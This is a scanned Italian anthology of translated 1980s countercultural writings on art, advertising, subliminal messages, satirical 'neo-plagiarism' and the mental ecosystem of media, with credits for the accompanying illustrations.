
Ai politici, talvolta, piace porsi su posizioni estremiste, ma il loro amore per il potere (la verità) è tale che non saranno mai in grado di porsi problemi diversi dal più banale degli assunti della società dominante.

Come filosofi noi miriamo all'estremismo sistematico. Noi cerchiamo di portare tutte le PRATICHE alla loro logica conclusione; e più assurdo è il risultato e più a noi ci piace. Mentre i filosofi accademici cercano la verità con agilità mentale, noi estraiamo lo stato d'animo dalla nostra (in)attività. Noi trattiamo il discorso filosofico come fosse una satira molto astuta.

Il discorso artistico non richiede referenti di verità visibili, ogni attività è giustificata come arte. Per diventare arte ad un'azione è comunque richiesto di adeguarsi a una serie di ruoli molto misteriosi e"apparentemente" invisibili; il referente di verità per l'arte (buona e cattiva) è così indefinito che è quasi permesso che uno possa ottenerlo con l'assassinio. Ma qualunque cosa uno faccia è sempre un recupero di un'attività.

L'ARTE INCARNA L'IDEOLOGIA CAPITALISTA, E LA SUA UNICA NEGAZIONE VA CERCATA NEL RIFIUTO DELLA CREATIVITÀ.

(Trad. Tommaso Tozzi)



- Illustrazione tratta dalla cartolina di invito realizzata da TOMMASO TOZZI in occasione della sua mostra personale presso la galleria Leonardi V-Idea, Ottobre, 1989, Genova, Italia. La cartolina contiene il messaggio subliminale "RIBELLATI". (La stessa immagine è stata pubblicata, come pubblicità, all'interno della rivista d'arte Juliet)

"VAGUE", N. 18-19, 'PROGRAMMING PHENOMENA AND CONSPIRACY THEORY', 1986, LONDRA, INGHILTERRA

"SUBLIMINALI/PUBBLICITÀ"

Anonimo

L'uomo delle contraddizioni apparve cautamente all'orizzonte. Sembrava marcatamente non romantico (che potrebbe comunque essere il modo in cui lui vuole apparire) poiché se ne andava confusamente per la sua strada verso una astratta destinazione. CONTROLLO TELEVISIVO DI STIMOLI UNO. ABBIAMO RICEVUTO UN BLIP CHE SI MUOVE NELLA VOSTRA DIREZIONE. Si mosse verso la cresta ultima delle montagne non appena il tramonto cominciò a lanciare la sua danza di colori nel cielo deserto. Si sentì bruciare e il corpo gli fece male come se avesse un'ulcera settica. Voleva morire ora, prima di evaporare in un miraggio che vagabondasse perpetuamente attraverso il deserto, ossessionando e insultando quei viaggiatori che avessero occasionalmente seguito il suo cammino. CONTROLLO TELEVISIVO DI STIMOLI UNO. LO ABBIAMO IDENTIFICATO, ENTREREMO SUBITO IN AZIONE. I piedi gli affondavano continuamente nella sabbia e il corpo stanco seguiva irresistibilmente il suo oblio ..... Si svegliò improvvisamente e con chiarezza, come se qualche terribile pericolo lo avesse fatto trasalire, ma tutto era quieto e tranquillo. Il nuovo ambiente era strano e rilassante, un sentimento quasi esaltante cominciò a sgorgare attraverso di lui con un'intensità che per la sua natura non comunicativa poteva essere paragonata a momenti di grande dolore. CONTROLLO TELEVISIVO DI STIMOLI UNO. CI SIAMO TRASFERITI IN UNA ZONA DI IRREALTA' SUBCONSCIA. IL SOGGETTO E' IRROTTO ATTRAVERSO DIVISIONI MENTALI E RIFIUTA OGNI TECNICA DI MANIPOLAZIONE. EMERGENZA, EMERGENZA!! La grande città piramidale aspettava la sua presenza, il suo piacere. Qui, dove le strade erano veramente pavimentate con l'oro e la gente, libera dal lavoro, era soggetta ai propri progetti. Il concetto di porta era qui ignoto così che quando uno faceva un'apertura nel muro veniva quasi sconvolto dallo shock.

"Non sono qui per essere provato, ma per disapprovare" diceva la voce che veniva dopo la porta.

'Ognuna delle migliaia di compagnie petrolifere, come ognuna delle acciaierie sa che il solo modo di precedere le rivali è quello di continuare a sviluppare nuovi o migliori prodotti e servizi sempre al più basso prezzo possibile. Per essere sicuri che questo tipo di progresso continui dobbiamo guardare alla libera competitività fra le industrie con lo stesso zelo con cui guardiamo alla nostra libertà individuale.'

La pubblicità esiste al fine di fare pubblicità - pubblicizzando. Separato dal suo prodotto, l'uomo stesso produce tutti i dettagli del suo mondo con potere anche crescente, e così si trova perfino più separato dal mondo. Più la sua vita è il suo prodotto e più è separato dalla sua vita. La comportamentalizzazione di ogni momento della vita in aree separate di consumo porterà alla

formulazione della personalità ideale del consumatore. Per sempre separato dai suoi bisogni e desideri da un costante processo di acquisto feticistico e di mimika universale.

LO SPETTACOLO È UNA GUERRA DELL'OPPIO PERMANENTE CHE MIRA A FAR IDENTIFICARE ALLA GENTE LE MERCI CON LE COSE INDISPENSABILI

e la soddisfazione con la sopravvivenza che aumenta in accordo con la sua propria legge. Ma se la sopravvivenza consumabile è qualcosa che deve sempre aumentare, questo è perché continua a contenere privazioni. Se non c'è niente dietro la crescente sopravvivenza, se non c'è nessun punto dove possa fermare la sua crescita, questo non è perché è al di là della privazione, ma perché è privazione arricchita. Il vero consumatore diventa un consumatore di illusioni. Il genere di prima necessità è così effettivamente una vera illusione, e lo Spettacolo è la sua manifestazione generale. Il feticismo dei generi di prima necessità raggiunge momenti di fervente esaltazione simili alle estasi delle convulsioni e dei miracoli nell'antico fanatismo religioso Il solo uso che resta qui è quello fondamentale di sottomissione. Ogni singolo prodotto rappresenta la speranza di un'abbagliante scorciatoia alla terra promessa del consumo totale ed è cerimoniosamente presentata come l'entità decisiva. Ma l'oggetto che era prestigioso nello Spettacolo diventa volgare non appena viene portato a casa dal suo consumatore. Rivela la sua essenziale povertà troppo tardi (come questa schifosa macchina da scrivere. Ed) Ma nel frattempo un'altro oggetto già si prende carico della giustificazione del sistema e chiede di essere riconosciuto. L'assoluto conformismo nelle pratiche sociali esistenti, con cui tutte le possibilità umane sono identificate per ogni tempo, non ha nessun limite esterno oltre alla paura di cadere indietro nell'animalità senza forma. Ora, per volere restare umani, gli uomini devono restare gli stessi. Quello che è rappresentato come pura vita si rivela semplicemente come vita puramente Spettacolare. La realtà del tempo è stata rimpiazzata dalla pubblicità del tempo. La cultura è ora la forza trainante nello sviluppo dell'economia, un ruolo svolto dall'automobile nella prima metà di questo secolo e dalle ferrovie nella seconda metà del secolo scorso. Ma come con l'architettura, la cultura è solamente lo sfondo da cui la pubblicità, cercando di rimpiazzarsi nelle posizioni di potere simbolico, fa scintillare le colonne culturali ormai a poco prezzo un tempo possedute.

L'AMBIENTE ARCHITETTONICO È FATTO DELIBERATAMENTE PER ALIENARE I SUOI ABITANTI COSÌ COME PER FARLI SENTIRE PICCOLI VERSO GLI SPLENDENTI NOMI DEL MARCHIO CHE NON ALLE LORO STRADE GRIGIE.

Le idee che minacciano la stabilità e il monopolio della linea di produzione sono quelle che rifiutano di essere soddisfatte in termini di prodotto. Gli ispirati periodi di sogno diurno, lasciando andare i sensi alla deriva, sono i luoghi dove queste idee emergono ogni giorno. Questo

è il motivo per cui tutti i moderni mezzi di comunicazione sono impiegati per bloccare le persone con la così detta informazione logica, per uccidere la realtà. Il nostro linguaggio è attrezzato solo a interpretare questa realtà, tenendo così tutti quanti sullo stesso piano di una manipolata esistenza pratica creata e controllata da un'industria globale delle immagini commerciali. Non si può tenere informata (e ammirare) questa particolare società prendendo per indubitabilmente vero il linguaggio che ci parla. Nessuna idea può guidarci al di là dello spettacolo esistente, ma solo dietro le idee esistenti circa lo Spettacolo. Il nuovo dominio di esseri alieni a cui l'uomo è assoggettato ...cresce coestensivamente con la massa degli oggetti. E' il più alto stadio di uno sviluppo che ha rivolto il bisogno contro la vita. Il bisogno di denaro è così il vero bisogno prodotto dall'economia politica e il solo bisogno che questa produca.
E' la vita di ciò che è morto, che si muove dentro se stesso.
La coscienza dello spettatore, imprigionata in un universo appiattito, limitato dallo schermo dello Spettacolo dietro il quale la sua vita è stata deportata, conosce solo gli ORATORI IMMAGINARI che lo circondano unilateralmente con i loro beni primari e la politica di tali beni. Lo spettacolo. nella sua interezza, è l'immagine dello specchio dello spettatore. In una società dove nessuno può più a lungo essere riconosciuto dagli altri, ogni individuo diviene incapace di riconoscere la sua realtà. L'Ideologia è di casa; la Separazione ha costruito il suo mondo. L'Avventura è morta. Restano da tirare tutte le conclusioni, tutto deve essere ricalcolato. Contraddizione del mito, e il mito di contraddizione.
SCHRAPE
Bei fornitori di spirito rivoluzionario dal 55 ac.
(PE: PLAGIARISED GUY DEBORD)
Analizzare pubblicità è noioso, molto meglio scrivere parabole confusioniste.

SUBLIMINALI

'SUBLIMINALE - Sotto la soglia della coscienza, così debole che il soggetto non ne è cosciente.'
INIZI0 DELLA PERSUASIONE SUBLIMINALE: 1640 - quando Rembrandt inserisce la parola 'Sesso' in un quadro.
CONGIURA INTERNAZIONALE: Probabilmente la domanda peggio costruita che abbia mai fatto ad un'intervistato, Chris Carter afferra più o meno intuitivamente quello di cui voglio parlare ovvero Subliminali, il loro uso e la conoscenza dell'uso largamente diffuso che se ne fa nell'industria musicale e nelle attività di controllo in generale; ".... hai letto qualche notizia secondo cui i Fleetwood Mac e gli ELO hanno usato del BACK MASKING, che è qualcosa di simile. Back masking è - tu metti dei messaggi, o qualsiasi altra cosa che tu vuoi, sotto la musica di un disco in un modo simile ai subliminali, ma è eseguita all'indietro. In teoria agisce sull'inconscio nello stesso modo dei subliminali, ma io non posso assolutamente capire come tu possa sapere se lo fa davvero o no..."
"La storia più grossa in America è stato il dire da parte dei movimenti cristiani che i produttori

e i musicisti stavano mettendo i messaggi del diavolo nei dischi attraverso il back masking. Era solo isteria. Diceva che c'era su un sacco dei dischi dei Beatles. Basta una sola persona che mette in giro certe voci che queste si diffondono attraverso il paese in poche ore.

NON NECESSARIAMENTE SIGNIFICA CHE SONO VERE, MA UNA VOLTA CHE IL SEME È DEPOSTO DIVENTA SEMPLICEMENTE PARTE DELLA STORIA, PARTE TUTTO DA LÀ".

Sebbene i mostri di Gesù non hanno ancora cominciato a bruciare i dischi di Chris e Cosey, questi in una recente edizione CTI hanno messo la seguente spiegazione: "Abbiamo sufficiente esperienza sul suono da essere consci dei danni o delle conseguenze derivante dal cattivo uso di subliminali e del back masking. Crediamo che ci conosciate abbastanza bene da capire che rispettiamo chiunque compri i nostri dischi e quindi non lo sottoporremmo mai a nessun immorale espediente negativo. Quel tipo di passatempo è regressivo e schiaffeggia con intromissioni forzate la persona. Potete rassicurarvi che i subliminali sono usati come montaggio musicale e non per qualsiasi altro motivo".

Cosey completa:".... spesso, quando ascolta una nostra incisione, alla gente sembra tutto deliziosamente chiaro e pulito, ma loro provano .... non uno strano sentimento, ma comunque un sentimento e questo perché ci sono sotto tutt'altre cose, che sono quello che viene su".

Chris: "Oppure tu puoi avere un suono molto denso ma con un subliminale che ti fa sentire che il suono è completamente spazioso. Possono funzionare all'incontrario di quel che è veramente il suono che stai ascoltando. I subliminali possono fare l'incontrario. E si usano anche parole parlate subliminali. Ma non diciamo mai alla gente su quale traccia dell'incisione sono. Non sono su ogni traccia. Non usiamo sempre i subliminali. Li variamo".

Cosey: "E' semplicemente come va l'incisione quando la stiamo registrando, quale tipo di atmosfera o sensazione vogliamo metterci dentro, senza che ti salti addosso. Perché il tipo di suono che vorresti per assestare la scena che stai ascoltando potrebbe non necessariamente integrarsi bene con i suoni che stai mettendo in cima, con la melodia o con la batteria, in un senso sonoro. Così dobbiamo mettercelo in un altro modo su un altro livello".

Chris: "E non funziona con tutti. Possiamo avere una dozzina di persone in una stanza ascoltando un'incisione e può darsi che solo una persona senta i subliminali".

Cosey: "Perché ti acchiappano quando non te li aspetti. Se cerchi e ascolti attentamente non li percepirai".

Chris: "Sai, ci sono diversi tipi di subliminali. C'è un subliminale visivo in film e video, che è fatto con fotogrammi, usando singoli fotogrammi. E' una cosa completamente differente, ma è ancora un subliminale. Poi c'è un subliminale visivo nelle fotografie, dove tu puoi fare una fotografia per pubblicità e ritoccarla più tardi, così che quando la guardi in un particolare modo

Illustrazione tratta dalla fanzine SMILE, n. 10, 1987, Londra, Inghilterra

FREEDOM

puoi vedere nella foto qualcos'altro che non ci sarebbe dovuto essere. E' fatto facendo lavorare le ombre degli oggetti in un modo particolare, o i colori, o semplicemente il modo in cui le cose sono strutturate e il modo in cui sono disposte nella foto. Infine i subliminali audio sono fatti con la musica, usando strati e cose tecniche".

"Così essenzialmente ci sono tre differenti tipi di subliminali che possono essere usati. Sono prodotti in modi completamente diversi ma in teoria hanno essenzialmente lo stesso effetto. Così, per esempio se stai sfogliando una rivista e vedi una pubblicità di cui ti piace l'immagine; il tipo, il colore e qualcos'altro possono essere registrati nel tuo subconscio come presente in un'immagine che non è associata per niente con quella immagine".

"Riuscimmo a trovare dei dischi di MUSAK quando eravamo in America con TG. Loro avevano l'intero quadro di frequenze, tempi e cose come quelle che dovresti usare in tempi particolari del giorno. L'altra cosa sono i lettori dei giornali-radio, il modo in cui leggono le notizie è basato sul principio di MUSAK, esattamente la velocità o il modo in cui le dicono. Usi questi speaker in diverse ore del giorno perché la frequenza della loro voce lavora in modo diverso sulla gente, quando stanno uscendo per andare a lavorare o quando stanno tornando a casa".

"Ma non so se è ancora usato così tanto. Era un affare grosso nei '60 e nei '70. Ma è usato in modi diversi ora, questa è la faccenda. E poi le IBA sono un bel po' più severe perché ufficialmente i subliminali sono illegali in TV e ovviamente se sono coinvolte le IBA significa che in teoria i subliminali sono illegali anche alla radio".

"Ma è molto difficile capire quando un subliminale è stato usato. Norris Mc Whirter portò 'Spittin' Image' in tribunale perché usavano il subliminale di una donna nuda con il suo capo incollato sopra. Avevano usato circa sei fotogrammi, non era poi tanto e loro stessi ammisero il fatto che fu rigettato dalla corte. E credo che se non lo avesse posto all'attenzione della gente nessuno avrebbe saputo in alcun modo della cosa".

"E puoi avere anche odori subliminali, i supermercati li usano sempre ormai, è veramente una grossa industria. Così quando stai camminando davanti al banco del macellaio hanno dell'odore di pancetta che vien fuori dal buco di aerazione. Perché è tutto in pacchetti di plastica ora, e non puoi più sentirlo naturalmente".

Per quanto io cerchi, non riesco a rintracciare alcun messaggio, suono, effetti o anche odori subliminali - i quali dopo tutto si è notato che hanno accompagnato le registrazioni pop del passato - in uno qualsiasi dei dischi di Chris e Cosey. Ma è ben meritevole lo sforzo di cercare, se non altro per i superbi e piacevoli effetti dei loro spaziosi ritmi elettrici.

E CHISSA, UN GIORNO POTRESTI TROVARTI AD AVERE ASSASSINATO UN PRESIDENTE O UNA FAMOSA POP STAR E NON TI RICORDI NIENTE TRANNE IL CLACSON DI UNA MACCHINA.

(Trad. Nazario Renzoni)

"VAGUE", N. 18-19, 'PROGRAMMING PHENOMENA AND CONSPIRACY THEORY', 1986, LONDRA, INGHILTERRA

"NESSUNO OSI CHIAMARLO PLAGIO"

Di Tom Vague

NIENTE E' NUOVO
TUTTO E' PERMESSO

Da Lautremont in avanti, scrivere è diventato sempre più difficile. Non perché non si ha più niente da dire, ma perché la società occidentale si è frammentata a tal punto che è adesso virtualmente impossibile scrivere in una maniera considerata tradizionalmente 'buona'. Vale a dire, scrivere connettendo una singola idea o un corpo di idee, sfumando omogeneamente ogni paragrafo e capitolo nell'altro.

Il pensiero odierno sembra infrangersi prima che essi siano del tutto completati, vi ritorna sopra pieno di contraddizioni, e rende impossibile scrivere in uno stile che possa stare insieme in modo unitario.

Il grande problema dell'arte del XX secolo è la continua richiesta di qualcosa di nuovo e originale, con la conseguenza che ogni cosa sembra cambiare, per quanto niente cambi di fatto realmente. Ciò che invece abbiamo è il riapparire costante di nomi sempre più stupidi. Sono necessari migliaia di anni per sviluppare delle prospettive, ancora oggi la gente richiede innovazioni radicali ogni settimana. Il risultato è che ottengono proprio ciò che si meritano: insulti.

Trasportandoci per un momento al tardo XVI secolo, troviamo che drammaturghi quali Shakespeare e Marlowe, spesso plagiavano trame e idee da scrittori precedenti. In questo aspetto plagiaristico del dramma del periodo Elisabettiano e di re Giacomo, possiamo individuare una forma molto avanzata di proto-modernismo.

Il plagiarismo fu anche usato in maniera particolare da Lautremont/Ducasse (1846-70). In maniera analoga l'opera di William S. Burroughs è fortemente legata al plagiarismo sia per quel che riguarda lo stile e il contenuto. Ciò è notevole in maniera particolare per la sua relazione col lavoro di Tzara e Artaud (ali italiane nella coppa del mondo del '78)

Il grande vantaggio del plagiarismo come metodo letterario consiste nel togliere la necessità del talento, o anche quella dell'applicazione assidua. Tutto ciò che vi resta effettivamente da fare è selezionare cosa plagiare. Ai dilettanti entusiasti potrebbe andare di cominciare col plagiare questo articolo sul plagiarismo. Un plagiarista neo-plagiarista potrebbe scegliere di plagiarlo parola per parola; ma a quelli di indole più creativa potrebbe piacere di cambiare una parola in qua e là, o di disporre i paragrafi in una diversa successione.

"Quando Nam June Paik incontrò per la prima volta John Cage, gli tagliò la sua cravatta. Quando io ho incontrato Nam June Paik per la prima volta..." - Michael Bidlo.
Foto: Beth Phillips.

Illustrazione tratta da RE SEARCH magazine "Pranks" n. 11 1987 San Francisco, USA


È BENE RICORDARE CHE IL PLAGIARISMO È UN ESERCIZIO FORTEMENTE CREATIVO POICHÈ CON OGNI PLAGIO È ASSEGNATO UN NUOVO SIGNIFICATO ALLA PAROLA PLAGIATA.

Sfortunatamente ciò non altera il fatto che le forze capitalistiche che controllano la cultura occidentale abbiano reso illegale il plagio di testi moderni, così che il rischio di una condanna è sempre presente. Comunque, questo non ti permette di distoglierti dal plagiare il lavoro moderno. Alcune precauzioni ti proteggeranno dalla persecuzione. La norma fondamentale per evitare di violare il copyright è quella di prendere l'idea e lo spirito di un testo senza al tempo stesso copiarlo parola per parola. Uno dei migliori esempi di questo è '1984' di Orwell, che è una ri-scrittura precisa di 'We' di Zamyatin's. Chiunque si interessi seriamente al plagiarismo dovrebbe dedicare un po' di tempo a confrontare questi due libri.

Nel settore della musica popolare, un buon esempio di neo-plagiarismo è il modo in cui la sequenza di accordi di 'Louie Louie' fu presa e accoppiata alle parole di 'Wild Thing' (e qualsiasi riff rock è distinguibile solo sottilmente da 'Lust for Life'. Tutti. E quello fu ripreso da 'Sympathy for the Devil'). Questo è plagiarismo ai suoi livelli più alti, con nessun sotterfugio quale un abile cambiamento del contesto.

In breve, il plagiarismo salva tempo e sforzo, sviluppa risultati e rivela iniziative notevoli da parte del singolo plagiarista.

Come mezzo rivoluzionario, esso è idealmente adattato alla richiesta di selezione di materiale del tardo XX Secolo, questa è la sola sfida che implica. Per selezionare il miglior materiale uno deve essere un genio. (Trad. Stefano Bettini)



- Illustrazione tratta dall'immagine di alcuni timbri che mi è stata spedita da VITTORE BARONI in una sua lettera del 1990.

INTERNAZIONALE D'ARTE CONTEMPORANEA,
MILANO FIERA, ITALIA, 26/28 MAGGIO 1987

Dal convegno sul "NUOVO SISTEMA DELL'ARTE"

Contributo inedito dei Giovanotti Mondani Meccanici

Abbiamo sempre considerato come poco interessanti le varie distinzioni di settore. Parole come "Video Art" e "Computer Art" sono mere etichette vuote di significato nel momento in cui si agisce mossi solo dalla curiosità e dallo spirito di ricerca. I nostri cammini hanno quindi attraversato trasversalmente tutti i settori, invadendo diversi campi specifici e sottoponendoli alla nostra personale fascinazione. Così per tutto il nostro percorso artistico.
Spostando un determinato spezzone di tecnica specifica dal suo contesto se ne stravolge la prospettiva originale, si trasforma lo scopo per cui era costruito e si costituiscono nuovi rapporti strutturali e di superfice.
Siamo così passati, con soluzione di continuità indubbiamente poco canonica, dal computer/ fumetto alle video installazioni e al video clip, dalla musica al teatro.
Abbiamo sempre cercato un equilibrio tra i mezzi tecnici utilizzati e la possibilità di autoprodurci, conservando comunque un'autonomia di controllo su ogni fase del lavoro proprio per mantenere questa elasticità di fondo.

SIAMO DEGLI HACKERS DELL'IMMAGINARIO. CI INTRUFOLIAMO NEI SISTEMI SCAVALCANDONE LE PROTEZIONI LASCIANDO UN SEGNO DEL NOSTRO PASSAGGIO.

Ci mescoliamo, ma non ci integriamo. Ma non "specializzandoci" non siamo visti di buon occhio dalla stampa specialistica: elementi eccentrici del sistema della Nuova Arte non veniamo ben individuati dalla critica e considerati, volta a volta, come ragazzini terribili, provincialmente di moda, o come estrosi dilettanti.
Gli eternamente giovani "Giovanotti" fanno problema nel momento in cui, invadendo un nuovo settore, si scontrano con le sue leggi interne non rispettandole ed usandole in maniera impropria. Questo metodo, che non rispetta le regole ufficiali e che crea perturbanti perplessità tra gli addetti ai lavori è semplicemente empirico e dovuto alla suggestione del momento, ma giustifica un rapporto genuino con la tecnologia.
La tecnologia non è un'arte della conoscenza, come poteva essere la prospettiva per i Rinascimentali, ma un'arte del possesso ed è nostra personale opinione che la si possa sfruttare mossi unicamente dal desiderio e dalla fantasia, giocando al rialzo con lei e cercando, procedendo a rebour, di riumanizzarla.
I tempi stessi giustificano questa riflessione. Il mondo non è più il teatro su cui si rappresenta

l'umano agire, la cui contemplazione genera serenità nell'animo e innalza lo spirito verso il sublime e l'eccelso.

Il nostro Universo è il prodotto di infinite stratificazioni in cui l'unica possibilità di ordinamento è quella di una elencazione prolissa dei vari eventi. Un qualsiasi tentativo di riproporre una regola universale e univoca è destinato a fallire e ad infrangersi contro gli scogli del quotidiano confuso e indeterminato.

I nostri sensi stessi sono confusi e indeterminati e ci chiedono strumenti sempre più sofisticati per ovviare a questa loro cronica deficienza.

La cosidetta "Rivoluzione elettronica" si insinua nello spazio che nell'evoluzione della cultura si è formato tra l'uomo e la natura selvaggia, e, da questo punto di vista, tale spazio rischia oggi di collassare e di dare il via ad un'implosione del sistema stesso.


In questa situzione noi ci sentiamo inevitabilmente soli.

La critica che dovrebbe vivere in comunione spirituale con l'artista si abbandona ad atteggiamenti infantili e si dedica spensieratamente alla cura del proprio orticello.

Il critico è rimasto in fondo alla sua anima tolemaico, accentratore ed egocentrico. A rischio di peccare di ignoranza e retrivio a qualsiasi innovazione di metodo, pretende di meravigliarsi con i vecchi sensi ottusi, senza considerare che lo sfondo su cui si proietta il fenomeno artistico non è più quello aulico e sereno degli affreschi quattrocenteschi.

Paradossalmente il nostro orizzonte è ineffabile e nevrotico, per niente filologico e scientifico. Mai come ora si sente la necessità di una pausa di riflessione, un momento di comunione in cui gli sforzi di tutti siano rivolti verso un fine comune. E' necessario cercare di abbracciare tutto l'orizzonte con un unico colpo d'occhio, in uno sforzo di sintesi che renda merito a tutti i singoli punti di vista.

Giovanotti Mondani Meccanici:
Antonio Glessi, Andrea Zingoni, Maurizio Dami, Loretta Mugnai, Roberto Davini.



- Mandala dei GIOVANOTTI MONDANI MECCANICI, 1990, Firenze, Italia.

ma la malattia va 'compresa' perché essa è in effetti il percorso di una mutazione della attività cognitiva. L'infosfera, in quanto ecosistema mentale, produce e modifica le condizioni dell'attività cognitiva, l'attività di proiezione e percezione, dunque l'essere sociale dell'uomo.

Il concetto chomskiano di 'competenza linguistica' spiega l'attività linguistica nella sua astrattezza, allo stesso modo che il concetto di 'competenza cognitiva' spiega l'attività cognitiva nella sua astrattezza. Questi concetti non spiegano il mutamento nei processi cognitivi, ed il loro carattere sociale. Ciò che va spiegato è proprio questo, invece.

IL MUTAMENTO DEI PROCESSI COGNITIVI (APPRENDIMENTO, MEMORIA, PROIEZIONE, ATTENZIONE, TEMPORALIZZAZIONE, IMMAGINAZIONE) E D'ALTRA PARTE IL MUTAMENTO DEL MONDO, IN QUANTO SISTEMA DELLA RELAZIONE MENTE/MONDO. IL PROBLEMA DELLA LIBERTÀ E DELLA DIPENDENZA, DELL'INFELICITÀ E DELLA FELICITÀ VA POSTO A QUESTO LIVELLO. IL PROBLEMA DEI RIVOLUZIONARI E DEGLI ECOLOGISTI VA POSTO A QUESTO LIVELLO: IL LIVELLO DELLA TRASFORMAZIONE DELL'ECOSISTEMA MENTALE.

L'EPIDEMIA MENTALE CONTEMPORANEA

Il ciclo di produzione della mente non è in alcun modo distinguibile dal sistema del controllo. La parola d'ordine "l'immaginazione al potere" che fu lanciata dal '68 si è così perversamente realizzata:

L'IMMAGINAZIONE È AL POTERE IN QUANTO IL POTERE È ATTIVITÀ DI PRODUZIONE E PROIEZIONE DI IMMAGINI SULLO SCHERMO DEL CERVELLO SOCIALE.

L'immaginazione è al potere e soltanto là.

L'economia ha infatti compiuto la colonizzazione dell'esistente che iniziò con la formazione del modo di produzione industriale. Dopo aver colonizzato e sottomesso alla legge del valore l'intero sistema di produzione di ogni bene necessario alla sopravvivenza, l'economia sussume e sottomette la stessa produzione di segni e di immagini e di sapere. Anzi, l'economia si identifica con la produzione di immagini, e tende a realizzare un universo in cui non circoli più alcuna immagine del mondo che non sia omologata secondo il principio dell'economico.

